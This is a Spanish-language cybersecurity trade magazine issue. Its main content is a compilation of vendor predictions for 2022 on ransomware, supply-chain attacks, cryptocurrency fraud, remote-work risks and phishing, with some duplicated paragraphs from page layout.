

NOTA DE TAPA

# PREDICCIONES 2022 QUÉ NOS ESPERA.

INFORME ESPECIAL

## CIBERSEGURIDAD EN LOS ENTORNOS EDUCATIVOS

MÁS TEMAS



Un SIEM al alcance  
de todos



Consejos de NIST para  
lidiar con ransomware



Riesgos de no tener una  
Gestión de Identidad y Acceso



## ¡Vea y controle todos los puntos finales dondequiera que esté!

Administre, asegure y proteja su red con la única plataforma que ofrece datos de terminales de calidad, precisos y completos en los que confían las empresas más complejas y exigentes del mundo.

Tanium: el poder de la certeza

Prueba Tanium gratis





EDICIÓN N°12

NOTA DE TAPA

# PREDICCIONES 2022

## QUÉ NOS ESPERA.

06

## SUMARIO

### INFORME ESPECIAL - DESTACADOS

**34** Ciberseguridad en entornos educativos.

### CONTENIDO PATROCINADO

**44** ¿Por qué simular Ransomware?

### SECURITY ARCHITECTURE

**46** Un SIEM al alcance de todos

### THREAT INTELLIGENCE

**48** Inteligencia Artificial por una Ciberseguridad mejor

### RISK ASSESSMENT

**50** Consejos de NIST para lidiar con ransomware

**52** Búsqueda federada

### SECURITY OPERATION

**54** Futuros usos de Blockchain para la ciberseguridad (Primera parte)

**56** Riesgos de no tener una Gestión de Identidad y Acceso

### THREAT INTELLIGENCE

**58** La vulnerabilidad que afectó al planeta: Log4j

## Qué nos depara el destino...

Esto que parece un título de una película o de una telenovela, es la síntesis de lo que queremos mostrar en la revista de este mes. El destino, en este caso, es 2022.

A poco de nacer esta revista, entramos en pandemia, con todo lo que eso implica en términos de ciberseguridad. Y parece que todavía tenemos para un rato más. La buena noticia es que, después de casi dos años, tenemos mucha más experiencia que antes y eso nos permite inferir qué puede pasar de aquí en más.

Pero como esto no se trata de nuestra opinión, sino de la de los expertos, hicimos una recopilación de los temas de ciberseguridad que más les interesaron a las

empresas con el foco puesto en qué podemos esperar para el año que se viene.

Mientras tanto, también tenemos un informe especial acerca de la Ciberseguridad en los entornos educativos que, por su parte, se han visto complicados por la necesidad de compartir —e impartir— conocimientos de manera virtual.

Además de todo, hablaremos de Inteligencia Artificial, de Búsqueda Federada, de los usos futuros de la tecnología Blockchain, de la necesidad de tener una buena gestión de la identidad y de una vulnerabilidad que afectó a todo el planeta, entre otros temas.

Hasta la próxima



**Matías Perazzo**  
Director Editorial  
mperazzo@mediaware.org



**Ricardo Goldberger**  
Contenidos  
rgoldberger@mediaware.org



**Leonardo Devia**  
Cybersecurity  
Consultant - CSA

Suscripciones:  
[info@itwarelatam.com](mailto:info@itwarelatam.com)

Para publicar en este medio:  
[ventas@mediaware.org](mailto:ventas@mediaware.org)  
[www.itwarelatam.com](http://www.itwarelatam.com)

Consultar por suscripción anual

La empresa editora no se responsabiliza por las opiniones o conceptos vertidos en los artículos, entrevistas y avisos.


Prohibida su reproducción parcial o total sin la expresa autorización del editor

Puede leer y descargar la versión digital de esta revista en [www.itwarelatam.com.com](http://www.itwarelatam.com.com)

Edita, diseña, comercializa y distribuye Mediaware Marketing

# A medida que el perímetro se disuelve,

¿cómo pueden proteger las organizaciones el acceso a sus recursos más valiosos (datos, aplicaciones e infraestructuras) de forma local o en la nube?



El único plano de control práctico para redes, dispositivos, usuarios, aplicaciones, etc. son controles centrados en la identidad. Con la Confianza Cero, no se confía en ningún actor a menos que se verifique continuamente. El enfoque estratégico e integral de la seguridad garantiza que los dispositivos a los que se concede acceso sean quienes y los que dicen que son. Descargue el e-book.





# PREDICCIONES 2022

## QUÉ NOS ESPERA.

**Por Ricardo Goldberger (recopilador)**

*Como es costumbre, todos los fines de año, las empresas y consultoras sacan sus informes de tendencias y pronósticos para el período que comienza. Y, por supuesto, las compañías dedicadas a la ciberseguridad no son la excepción. De entre los pronósticos para 2022 se destacan las amenazas a la cadena de suministros, el ransomware y el phishing asociado, blockchain y criptomonedas y los inconvenientes del trabajo remoto, entre otros.*

En esta nota hemos recopilado todo lo que nos ha llegado (que no es, de ninguna manera, todo lo que ha aparecido) acerca del tema y es lo que vamos a publicar en este número, desglosado por tema.

### **Al rescate, mis valientes**

Como no podía ser de otra manera, el ransomware fue la “estrella” —si se lo puede llamar de esa manera— de las amenazas. Así lo vieron distintos analistas:

## Fluid Attacks

Dentro de las amenazas de ciberseguridad, el primer lugar lo ocupa el ransomware. Se calculó que, en el 2021, cada semana, fue impactada una de cada 61 organizaciones a nivel mundial. El sector ISP (Internet service provider)/MSP (managed service provider) fue el más atacado, seguido por los de la salud y los proveedores de software. Además, se presentó un incremento en el uso del modelo de negocio RaaS (ransomware as a service) y un reclutamiento activo para los equipos de ransomware, incluso dirigido a empleados de las empresas objetivo.

“Ahora los delincuentes manejan un esquema de extorsión múltiple, en el que las amenazas no van dirigidas sólo a la organización sino también a sus socios o clientes. Algo alarmante es que el año pasado creció el porcentaje de víctimas que pagaron por recuperar sus datos y se hicieron públicos pagos por rescates significativamente altos. Se cree que pronto se alcanzarán los USD 100 millones como demanda de un solo rescate”, comenta **Mauricio Gómez, co-**

“

Ahora los delincuentes manejan un esquema de extorsión múltiple, en el que las amenazas no van dirigidas sólo a la organización sino también a sus socios o clientes.

”

**fundador de Fluid Attacks.**

## Guardicore

El ransomware no dará tregua en 2022. Las amenazas de ransomware seguirán creciendo ya que este delito es muy lucrativo. Se espera que este tipo de ataques aumente en sectores críticos en donde es imprescindible pagar el rescate, como lo es salud y seguridad; las empresas pequeñas y medianas sufrirán un incremento exponencial. Además, los atacantes desarrollarán nuevas tácticas a medida que se vuelven más conocedores de los negocios.

Aunado a lo anterior, **Oswaldo Palacios, director de Ingeniería de Ventas para América Latina y México de Guardicore,** precisó



**Mauricio Gómez**

que los empleados continuarán siendo uno de los principales puntos de entrada no solo de ransomware, sino de la mayoría de los ciberataques, debido a que se apela a la curiosidad humana y falta de conocimiento para enviar correos electrónicos con mensajes falsos y enlaces maliciosos que usan el error humano como ventaja y ganar acceso privilegiado.



**Oswaldo Palacios**

## ESET

Ransomware, una de las mayores preocupaciones de las empresas de la región. Sin embargo, según datos de la telemetría de ESET el 2021 ha sido el año con menor cantidad de detecciones de ransomware en comparación con los seis años anteriores. Los cibercriminales están cambiando el enfoque de sus ataques y migrando de campañas masivas a operaciones dirigidas a objetivos puntuales. Dado que el ransomware actual ya no solo cifra la información del equipo comprometido, sino que también la roba y exfiltra datos para aumentar la demanda del rescate, es lógico pensar que continuarán apuntando a objetivos concretos que tengan información de valor.

En Latinoamérica, Perú es el país con más cantidad de detecciones de Ransomware, con el 23% de las detecciones de la región. Argentina, por su parte, es el país en el cual se registró el mayor aumento con respecto a la cantidad de familias de ransomware de-



tectadas. Entre el primer y el segundo cuatrimestre de 2021 la cantidad de familias creció un 54% y desde ESET proyectamos un aumento para el fin del 2021 del 43%.

### Kaspersky

El Ransomware dirigido será aún más selectivo. La cultura de la región impide que los criminales persuadan a sus víctimas a que paguen por recuperar sus datos cifrados. Por esta razón, este tipo de opera-

ciones no resulta atractiva para los afiliados de Ransomware ya que su objetivo final es hacer que la víctima pague. Al enfrentar esta situación, los afiliados serán más selectivos, centrándose en potenciales víctimas que puedan enfrentar fuertes multas si se llegase a filtrar información personal de sus clientes.

### DigiCert

El ransomware seguirá ampliando su alcance. Los ataques de ransomware afectaron a una amplia gama de industrias en



2021, incluidas organizaciones de atención médica, empresas de tecnología, fabricantes de automóviles e incluso la NBA. Al igual que los eventos ciberterroristas, los ataques de ransomware a menudo atraen una gran cobertura de prensa, lo que puede alentar aún más a los malos actores a buscar publicidad. Predecimos que los ataques de ransomware continuarán aumentando, especialmente a medida que se expanda el uso de criptomonedas, y haga que los pagos de rescate sean más difíciles de rastrear fuera del sistema bancario

## LUMU Technologies

Las bandas de ransomware lanzan ataques sigilosos. Luego de algunos ataques de gran repercusión sucedidos en 2021, las bandas especializadas en el secuestro de datos como Darkside y Revil desaparecieron, en gran medida porque se intensificaron las respuestas de las organizaciones de protección gubernamental. Los grandes ataques harán uso de los días cero y buscarán infiltrarse de forma encubierta y obtener un pago de manera silenciosa.

“La velocidad y frecuencia de es-

tos actos se incrementó. Debemos estar preparados y no pensar en que vamos a poder frenar un ciberataque en una empresa, sino más bien que debemos estar preparados para recibirlo, y responder eficazmente, para que sea asumido como cualquier otro tipo de contingencia dentro de la organización” aseguró **Pedro Adamovic, CISO del Banco Galicia en Argentina.**



**Pedro Adamovic**

“

Los grandes ataques harán uso de los días cero y buscarán infiltrarse de forma encubierta y obtener un pago de manera silenciosa.

”



## Check Point Software

El ransomware sigue haciendo su agosto. A nivel mundial en 2021, 1 de cada 61 empresas experimenta un ransomware cada semana. Los ciberdelincuentes seguirán atacando a las compañías que puedan permitirse pagar un rescate, y la sofisticación del ransomware aumentará en 2022. Veremos cómo utilizan cada vez más herramientas de penetración para personalizar los ataques en tiempo real y vivir y trabajar dentro de las redes de las víctimas.

Las filtraciones de datos se producirán con mayor frecuencia y a mayor escala y su recuperación costará más a las empresas y a los gobiernos. En mayo de 2021, el gigante estadounidense de los seguros pagó 40 millones de dólares en rescates a los ciberdelincuentes. Esto fue un récord, y es de esperar que los rescates exigidos por los atacantes aumenten en 2022.

## Sophos

El pago de un rescate no garantiza nada. Pagar el rescate por la información robada es una forma ineficaz de recuperar los datos. Estudios de Sophos muestran que después de pagar un rescate, los adversarios restaurarán, en

promedio, solo dos tercios de los archivos cifrados.

Además, existe incluso un porcentaje de firmas a nivel global (7%) que pagaron un rescate a los atacantes cuando no habían cifrado los datos robados, lo cual habla de dinero perdido sin necesidad de ser desembolsado. En promedio, las empresas en el mundo pagaron montos de alrededor de U\$D 170.404 por cada ataque de ransomware.

## De cadenas y suministros

Una amenaza que ha recibido mucha menos prensa pero que, no por eso, ha dejado de ser relevante, son los ataques a la cadena de suministros.

## LUMU Technologies

Las cadenas de suministro, y el personal interno, se convierten en los eslabones más débiles. Se ha demostrado que las cadenas de suministro occidentales no son especialmente resistentes. Un compromiso que permita a los delincuentes acceder a una gran cantidad de víctimas y eludir las defensas será una oportunidad demasiado buena para dejarla pasar.

## Check Point Software

Los ciberataques a la cadena de suministro siguen aumentando. Los ataques a la cadena de suministro serán cada vez más comunes y los gobiernos comenzarán a legislar para hacer frente a estas amenazas y proteger las redes, así como a colaborar con los sectores privados y otros países para identificar y atacar a más grupos de amenaza a nivel mundial.

## Digicert

Aumentan la complejidad y las vulnerabilidades de la cadena de suministro. La violación de SolarWinds se basó en malware en una actualización de software que no había sido detectada. Sin embargo, proteger el software no es fácil en organizaciones aceleradas impulsadas por DevOps. Esto se debe a que la mayoría de los flujos de trabajo tienen que ver con enviar los entregables rápidamente, en lugar de la seguridad por diseño.

A medida que los procesos de desarrollo y la cadena de suministro de dispositivos se vuelven más complejos, la superficie de

ataque solo aumentará. La buena noticia es que las mejores prácticas, como la firma de código, pueden ayudar a las empresas a integrar la seguridad en cada etapa del proceso de desarrollo. Pueden tomar el control del desarrollo y confirmar la integridad del código antes de que avance en el ciclo de desarrollo y llegue a los entornos de producción y a los clientes. La conciencia de los peligros de compartir claves e inspeccionar el código a lo largo de cada paso del ciclo de desarrollo, así como prevenir la manipulación después de la firma, contribuirá en gran medida a proteger el código. La configuración de una lista de materiales de software (SWBOM) también puede proporcionar visibilidad del código fuente, rastreando todos los componentes que componen una aplicación de software.

“

La mayoría de los flujos de trabajo tienen que ver con enviar los entregables rápidamente, en lugar de la seguridad por diseño.

”



## ETEK

Ataques a las cadenas de suministro. Las cadenas de suministro serán en 2022 uno de los targets predilectos de los ciberdelicuentes, ya que con un solo ataque pueden afectar de manera directa a varias empresas al mismo tiempo. Con una intrusión bien situada, es posible crear un trampolín hacia las redes de los clientes de un proveedor, a veces con cientos o incluso miles de víctimas. Para prevenirlos se deben gestionar de manera segura los accesos privilegiados e implementar una arquitectura de confianza cero. También es importante minimizar el acceso a datos sensibles, identificar las posibles amenazas internas e implementar reglas estrictas

sobre el uso de dispositivos no autorizados.

## Juniper Networks

Ataques a las cadenas de suministro. Las cadenas de suministro serán en 2022 uno de los targets predilectos de los ciberdelicuentes, ya que con un solo ataque pueden afectar de manera directa a varias empresas al mismo tiempo. Con una intrusión bien situada, es posible crear un trampolín hacia las redes de los clientes de un proveedor, a veces con cientos o incluso miles de víctimas. Para prevenirlos se deben gestionar de manera segura los accesos privilegiados e implementar una arquitectura de confianza cero. También es importante minimizar el acceso



a datos sensibles, identificar las posibles amenazas internas e implementar reglas estrictas

Ataques a la cadena de suministro. En 2021, hubo un aumento dramático en los ataques a la cadena de suministro: la Agencia de Ciberseguridad de la Unión Europea (ENISA) informó un aumento de cuatro veces en los ataques. La naturaleza de estos ataques varió, pero los delincuentes se dirigieron cada vez más a las cadenas de suministro de software, lo que les permitió comprometer a veces a miles de víctimas a través de una sola brecha, al mismo tiempo que les proporcionaba un amplio acceso interno a través de los sistemas confiables.

Es muy probable que estos ataques continúen en 2022 a medida que las organizaciones interactúen cada vez más no sólo con proveedores externos, sino también con personas externas. Con la amenaza exacerbada por los desafíos de asegurar el nuevo panorama distribuido, las organizaciones deberían pensar seriamente en cómo garantizar que su cadena de suministro sea lo más segura posible.



## Monedas virtuales, peligros reales **Appgate**

Dos frases podrían resumir las amenazas que puede sufrir la cadena de bloques (Blockchain) y su principal uso, las criptomonedas: “Cuanto más popular se vuelve un sistema, más peligro hay de que sea atacado” y “Cuanto más blasones de ser invulnerable, mayor el desafío para los delincuentes”. En otras palabras, si hay quien piensa que blockchain es seguro... que lo piense de nuevo.

Las criptomonedas serán un objetivo importante para los ciberataques. Durante la pandemia, la gente aprendió a utilizar canales 100% transaccionales y todo lo relacionado con las criptomonedas se convirtió en el “pan de cada día”. “En el 2022, podemos esperar ver un aumento en los ciberataques relacionados con las criptomonedas y los proveedores de ciberseguridad deberán protegerse contra los hackers que intentan robar y ma-


nipular bitcoins y altcoins”, señala **Beatriz Cleves, Gerente de Producto de Protección contra Amenazas Digitales de Appgate.**

## Avast

Los ciberdelincuentes seguirán coleccionando monedas digitales. Con el Bitcoin alcanzando un nuevo máximo histórico en 2021, los expertos de Avast pronostican una continuación del uso de malware de minería de criptomonedas, estafas relacionadas con las criptomonedas y malware dirigido a los monederos de criptomonedas, así como robos de criptodivisas en 2022.

“Las criptomonedas, como el Bitcoin, han aumentado su popularidad en los últimos años, y los expertos creen que su valor seguirá aumentando en los próximos. Los ciberdelincuentes van allí donde está el dinero, por lo que seguirán difundiendo malware de minería, malware con capacidad de robar el contenido de los monederos, estafas relacionadas con la tendencia, y seguirán llevando a cabo atracos en los servicios de intercam-

bios”, afirma **Jakub Kroustek, Director de Investigación de Malware de Avast.**



**Jakub Kroustek**

## BTR Consulting

Ofertas de criptomonedas. Con las monedas digitales ganando popularidad, los estafadores buscan sacar provecho. Por lo tanto, desconfía de las ofertas falsas de criptomonedas y de los piratas informáticos que buscan aprovecharse de tu billetera digital.

## Kaspersky

Estafas con las criptodivisas. Con el aumento de la pobreza y la devaluación de las monedas nacionales, más personas

buscarán formas de sobrevivir o de asegurar sus fondos en criptodivisas. Lamentablemente, al no ser expertos

Estafas con las criptodivisas. Con el aumento de la pobreza y la devaluación de las monedas nacionales, más personas buscarán formas de sobrevivir o de asegurar sus fondos en criptodivisas. Lamentablemente, al no ser expertos en el tema y por cultura, querrán apoyarse en personas y compañías en Internet que les ofrezcan invertir de una manera fácil. Sin embargo, esas compañías captarán los fondos y dejarán a muchos con las manos vacías; si no al comienzo, entonces después de un tiempo de haber pagado las comisiones por las supuestas ganancias.

## Check Point Software

La criptodivisa gana popularidad entre los ciberdelincuentes. Cuando el dinero se convierte en puro software, la ciberseguridad necesaria para protegerse de los hackers que roban y manipulan bitcoins y altcoins seguramente cambiará de forma inesperada. A medida que se hacen más frecuentes los informes de Cryptojacking provocados por NFTs

gratuitos lanzados al aire, Check Point Research (CPR) investigó OpenSea y demostró que era posible robar las criptocarteras de los usuarios aprovechando la seguridad crítica. En 2022, podemos esperar ver un aumento de los ataques relacionados con las criptomonedas.

“

Quando el dinero se convierte en puro software, la ciberseguridad necesaria para protegerse seguramente cambiará de forma inesperada

”

### La distancia ya no es un problema... ¿o sí?

Si algo caracterizó a estos últimos dos años, y frunció los ceños de más de cuatro CISOs, gerentes de tecnología y otros responsables de ciberseguridad, fue el trabajo remoto. Que, dicho sea de paso, vino para quedarse, ya que se estima que entre el 30 y el 50 por ciento de los

empleados —depende qué fuente se consulte— seguirán trabajando en remoto y entre el 12 y el 18 % de las empresas continuará permanentemente en formato híbrido.

### BGH Tech Partner

El borde desdibujado. Los “bordes” que definen los límites entre la información interna versus los actores externos de las compañías se están difuminando, y esta situación se hizo más visible cuando los trabajadores tuvieron que empezar a desempeñarse en sus hogares ante el avance del COVID-19. Esto lleva a las compañías a proteger hasta el borde de la casa de sus colaboradores.

“A esta situación se le suma otra: la adopción de tecnologías como Internet de las Cosas (IoT) y 5G hace que ese borde se haga más difuso. En este marco, y a medida que sigan extendiendo su borde, las compañías tendrán el reto de asegurar un entorno mucho más desdibujado y cambiante.” comenta **Cristian Rojas, CTO de BGH Tech Partner.**



Cristian Rojas

### ESET

Trabajo remoto. Una infraestructura que crece y abarca no solo equipos propios sino también servicios en la nube, redes VPNs y cada vez más aplicaciones para comunicarse y acceder a la información, aumentando la cantidad de posibles vulnerabilidades. Durante la pandemia, se descubrieron importantes vulnerabilidades zero day en servicios de VPN, Zoom y otras aplicaciones SaaS que podrían haber permitido a los atacantes tomar el control de manera remota de los dispositivos de los usuarios. La necesidad de acceso remoto potenció el uso de aplicaciones web, lo que hizo que aumenten los ataques a estas plataformas. Además, crecieron los ataques a protocolos de acceso remoto como SMB y RDP, de hecho, ESET reportó



un aumento del 768% en los ataques dirigidos al RDP en el tercer trimestre de 2020.

## LUMU Technologies

Los modelos de trabajo híbridos hacen que la ciberseguridad sea un desafío aún mayor. Con los equipos que se trasladan de la oficina al hogar, los operadores de seguridad tienen que supervisar una esfera de amenazas aún más amplia y dinámica, así como un mayor número de herramientas que introducen vulnerabilidades adicionales. Por lo tanto, la visibilidad de los riesgos será más necesaria que nunca.

“La transformación digital nos llevó a implementar diferentes niveles de tercerización al interior de las organizaciones para atender una nueva estructura de trabajo colaborativo. Hoy se extendió el uso de productos, servicios y el manejo de datos con los aliados. Un desafío importante para el próximo año en las organizaciones será extender el control del riesgo en ciberseguridad a todos los colaboradores”, **Carolina Olarte, CISO de Lulo Bank para Colombia.**

“

La necesidad de acceso remoto potenció el uso de aplicaciones web, lo que hizo que aumenten los ataques a estas plataformas.

”

## Avast

El teletrabajo mantendrá las puertas de las empresas abiertas para los ciberdelincuentes. Aunque algunos aspectos de la vida pública han vuelto a la normalidad, o a una versión híbrida de lo que era la sociedad antes de la pandemia, es probable que el trabajo desde casa continúe. Según una encuesta de McKinsey de mayo de 2021, los gestores de espacios de oficina esperan un aumento del 36% del tiempo de trabajo fuera de sus oficinas, después de la pandemia. El trabajo desde casa proporciona beneficios a los empleados y a las empresas, pero una mala implementación en términos de configuración de la seguridad de la red seguirá poniendo a las empresas en

peligro.

“Las VPN mal configuradas, especialmente sin autenticación de dos factores, dejan a las empresas especialmente vulnerables, ya que son básicamente una puerta cerrada que protege información extremadamente valiosa que estaría mejor protegida con una segunda cerradura o en una caja fuerte. Este escenario facilita a los ciberdelincuentes el acceso a la red de una empresa, si consiguen hacerse con las credenciales de acceso o pueden descifrarlas”, explica Kroustek. “Otro riesgo relacionado con el trabajo desde casa es que los empleados descarguen datos de la empresa en su dispositivo personal, que puede no tener el mismo nivel de protección que el dispositivo emitido por la empresa.”

## Appgate

El trabajo remoto y los entornos híbridos serán la nueva realidad. Ya no será algo temporal: El trabajo remoto ya no es solo una ventaja o beneficio para los empleados. Es una realidad para muchas organizaciones lo cual requiere aún más entornos híbridos y en la nube, lo

que hace que las superficies de ataque sean mucho mayores. “Sin duda, esto abre puertas que los maleantes están ansiosos por abrir y presenta un gran desafío para las organizaciones que no solo deben asegurar sus puertas, sino también las de terceros”, agrega **Guillermo Carrasco, Jefe de Ingeniería de la compañía.**

### Fluid Attacks

El modelo de oficina híbrida fue una de las tendencias fundamentales en el 2021 y seguramente permanecerá durante este nuevo año. Cuando se trabaja desde casa de manera poco segura, como se ha evidenciado en muchos casos, se amplía la superficie de ataque, la cual se encargan de explotar los hackers maliciosos. “Esta ampliación se ha visto favorecida por el crecimiento en el número de dispositivos IoT y la expansión en el uso de la telefonía móvil. Además, sigue en aumento la adopción de servicios de la nube, en que los despliegues apresurados con configuraciones erróneas, acompañados de la ignorancia de las responsabilidades en la nube, vuelven una presa fácil a muchas organizaciones”,

explica el cofundador de Fluid Attacks.

### Juniper Networks

Asegurar la red mientras está en silencio. La era del trabajo híbrido está sobre nosotros. Las cifras del gobierno del Reino Unido muestran que el 85 por ciento de las personas desean utilizar un enfoque híbrido de trabajo tanto en el hogar como en la oficina en el futuro. Entonces, si bien habrá un mayor retorno a la vida de la oficina en 2022, probablemente no se observarán los mismos niveles de actividad que antes de la pandemia; es probable que haya una menor ocupación y patrones de trabajo menos predecibles en el futuro.

Con muchas oficinas funcionando a una capacidad mucho menor y con mucha menos presión y actividad en la red, ahora es una gran oportunidad para establecer una referencia del entorno, detectar cualquier elemento potencial que no debería estar allí y comprender dónde pueden existir los riesgos. Piense en los dispositivos de la red que se han implemen-

tado: están haciendo su trabajo, pero ¿están presentando algún riesgo? ¿Quizás televisores de sala de conferencias que puedan conectarse a la red

Asegurar la red mientras está en silencio. La era del trabajo híbrido está sobre nosotros. Las cifras del gobierno del Reino Unido muestran que el 85 por ciento de las personas desean utilizar un enfoque híbrido de trabajo tanto en el hogar como en la oficina en el futuro. Entonces, si bien habrá un mayor retorno a la vida de la oficina en 2022, probablemente no se observarán los mismos niveles de actividad que antes de la pandemia; es probable que haya una menor ocupación y patrones de trabajo menos predecibles en el futuro.

Con muchas oficinas funcionando a una capacidad mucho menor y con mucha menos presión y actividad en la red, ahora es una gran oportunidad para establecer una referencia del entorno, detectar cualquier elemento potencial que no debería estar allí y comprender dónde pueden existir los riesgos.

Piense en los dispositivos de

la red que se han implementado: están haciendo su trabajo, pero ¿están presentando algún riesgo? ¿Quizás televisores de sala de conferencias que puedan conectarse a la red Wi-Fi corporativa o incluso a Bluetooth? Puede haber todo tipo de dispositivos en una red corporativa que podrían estar mejor ajustados para la seguridad, pero no ha sucedido en el pasado porque nadie tuvo tiempo, o siempre ha sido demasiado difícil debido a demasiado tráfico de red con un elevado número de personas en el edificio.

Las organizaciones buscan la tecnología de Internet de las cosas (IoT) para ayudarlas a mantener un entorno de oficina cómodo, seguro y energéticamente eficiente. Ahora es el momento perfecto para optimizar la seguridad de esos y cualquier otro dispositivo en la red para 2022.

### “Tienes un email... falso”

Aun cuando no faltan aquellos que sostienen la muerte del correo electrónico, todavía se mantiene vivo y coleando. Si bien se han popularizado otros



medios de comunicación como Whatsapp o Instagram, el email sigue siendo el principal vehículo para el phishing, que no para de actualizarse. Fake news, noticias de actualidad, cadenas variadas, son todos argumentos que utiliza la ingeniería social —al fin y al cabo, el phishing no es otra cosa— para amenazar o atacar, ya sea directamente o como medio para el ransomware.

### Check Point Software

Vuelven las Fake News y las campañas de desinformación. A lo largo de 2021, se difundió información errónea sobre la pandemia de la CO-

VID-19 y la correspondiente vacunación. En 2022, los grupos de ciberdelincuentes seguirán aprovechando las campañas de noticias falsas para ejecutar diversos ataques de phishing y estafas.

La tecnología deepfake se convierte en un arma para los ataques: las técnicas de vídeo o audio falsos son ahora lo suficientemente avanzadas como para ser un arma y utilizarse para crear contenido dirigido a manipular opiniones, cotizaciones bursátiles o para obtener permisos y acceder a datos sensibles.



## ESET

Durante los primeros días de la pandemia ESET observó campañas de phishing que fueron reutilizadas de manera masiva con la intención de atraer a usuarios desesperados por las últimas novedades sobre la crisis sanitaria. Los trabajadores remotos también están expuestos a distracciones en el hogar que pueden llevarlos a hacer clic en enlaces maliciosos. Además, el hecho de estar físicamente solas trabajando hace que las personas se animen a hacer clic en enlaces que probablemente no abrirían si estuvieran trabajando en una oficina con un colega al lado.

Durante el 2020 se detectó solo en Latinoamérica el doble de correos de phishing que en 2019; y en lo que va de 2021 la cantidad de detecciones volvió a duplicarse con respecto a 2020. Además, en 2021 van detectados más de 2,1 millones archivos únicos relacionados con campañas de phishing, 31% más que en 2020 y 132% más que en 2019.

“Además de los correos electrónicos, muchos engaños y amenazas se propagan a través de WhatsApp, ESET identificó una gran variedad de temáticas como ayudas económicas suplantando la identidad de un organismo legítimo, falsos premios en nombre

de reconocidas marcas, etc. que han utilizado los atacantes en los últimos meses. Sin embargo, en un futuro muy cercano probablemente empecemos a ver engaños cada vez más avanzados difíciles de detectar, potenciados por el uso de tecnologías de aprendizaje automático.”, asegura **Cecilia Pastorino, Investigadora de Seguridad Informática de ESET Latinoamérica.**



**Cecilia Pastorino**



En 2022, los grupos de ciberdelincuentes seguirán aprovechando las campañas de noticias falsas para ejecutar diversos ataques de phishing y estafas.



## ETEK

Phishing localizado y con orientación geográfica. El phishing es la amenaza más frecuente de los últimos años debido a que el 32% de todas las violaciones de datos son el resultado de email con phishing. Sin embargo, en 2022 se convertirá en un riesgo más personalizado, apuntando a grupos de usuarios con cargos específicos o en geografías determinadas. Además, según informe de Security Boulevard, uno de cada 8 empleados termina compartiendo información inadvertidamente en sitios web de phishing.

## Fluid Attacks

La ingeniería social es la técnica de ataque más utilizada por los delincuentes. “Los ataques tipo phishing con mensajes engañosos relacionados con el COVID-19 están entre las causas principales de las violaciones de ciberseguridad y se han adaptado a las nuevas condiciones de la pandemia”, comenta Gómez. Como consecuencia de los esfuerzos públicos y privados por generar soluciones (p. ej., vacunas), nacieron campañas de ciberespionaje respaldadas por ciertos gobiernos interesados en el robo de propiedad intelectual. Los sectores gubernamentales, milita-

res y los de la salud encabezaron la lista de los más atacados, solo superados por el de la educación y la investigación.

## BTR Consulting

Estafas de phishing. El malware más peligroso descargado por las personas en sus computadoras y smartphones casi siempre se descarga involuntariamente phishing diseñados socialmente, a través de correos electrónicos, whatsapp mensajes de texto y mensajes directos de redes sociales. Suplantar la identidad a través de esta técnica busca secuestrar tu mail, whatsapp o RRSS para pedirte rescato y/o luego estafar a tus contactos.

La tendencia de fraude, engaño y desinformación es abrumadoramente mayor que la intención de detenerlos. Todos los días, escuchamos casos de robo de identidad o creación de falsas y artificiales identidades, para ejecutar fraude, difundir información falsa con fines políticos y comerciales o difundir discursos de odio. Solo en el último trimestre de 2020, Facebook eliminó 1.300 millones de cuentas falsas. Facebook dice que tiene 35.000 personas revisando contenido,

un ejército de soldados digitales que revisa y modera contenido, pero la relación es de 1 cada 82.000 cuentas. Y a medida que los ciberdelincuentes se vuelven más sofisticados día a día, utilizando deepfakes y técnicas en evolución como el fraude sintético, su escala sigue aumentando.

Una identidad falsa es entre otras cosas el principal facilitador de una estafa de phishing, presente en el 45 % de las ocasiones según nuestros sondeos, que intenta engañar a las personas para que compartan los datos de su cuenta, esta situación escaló a tal nivel de agresividad, falta de control e incapacidad

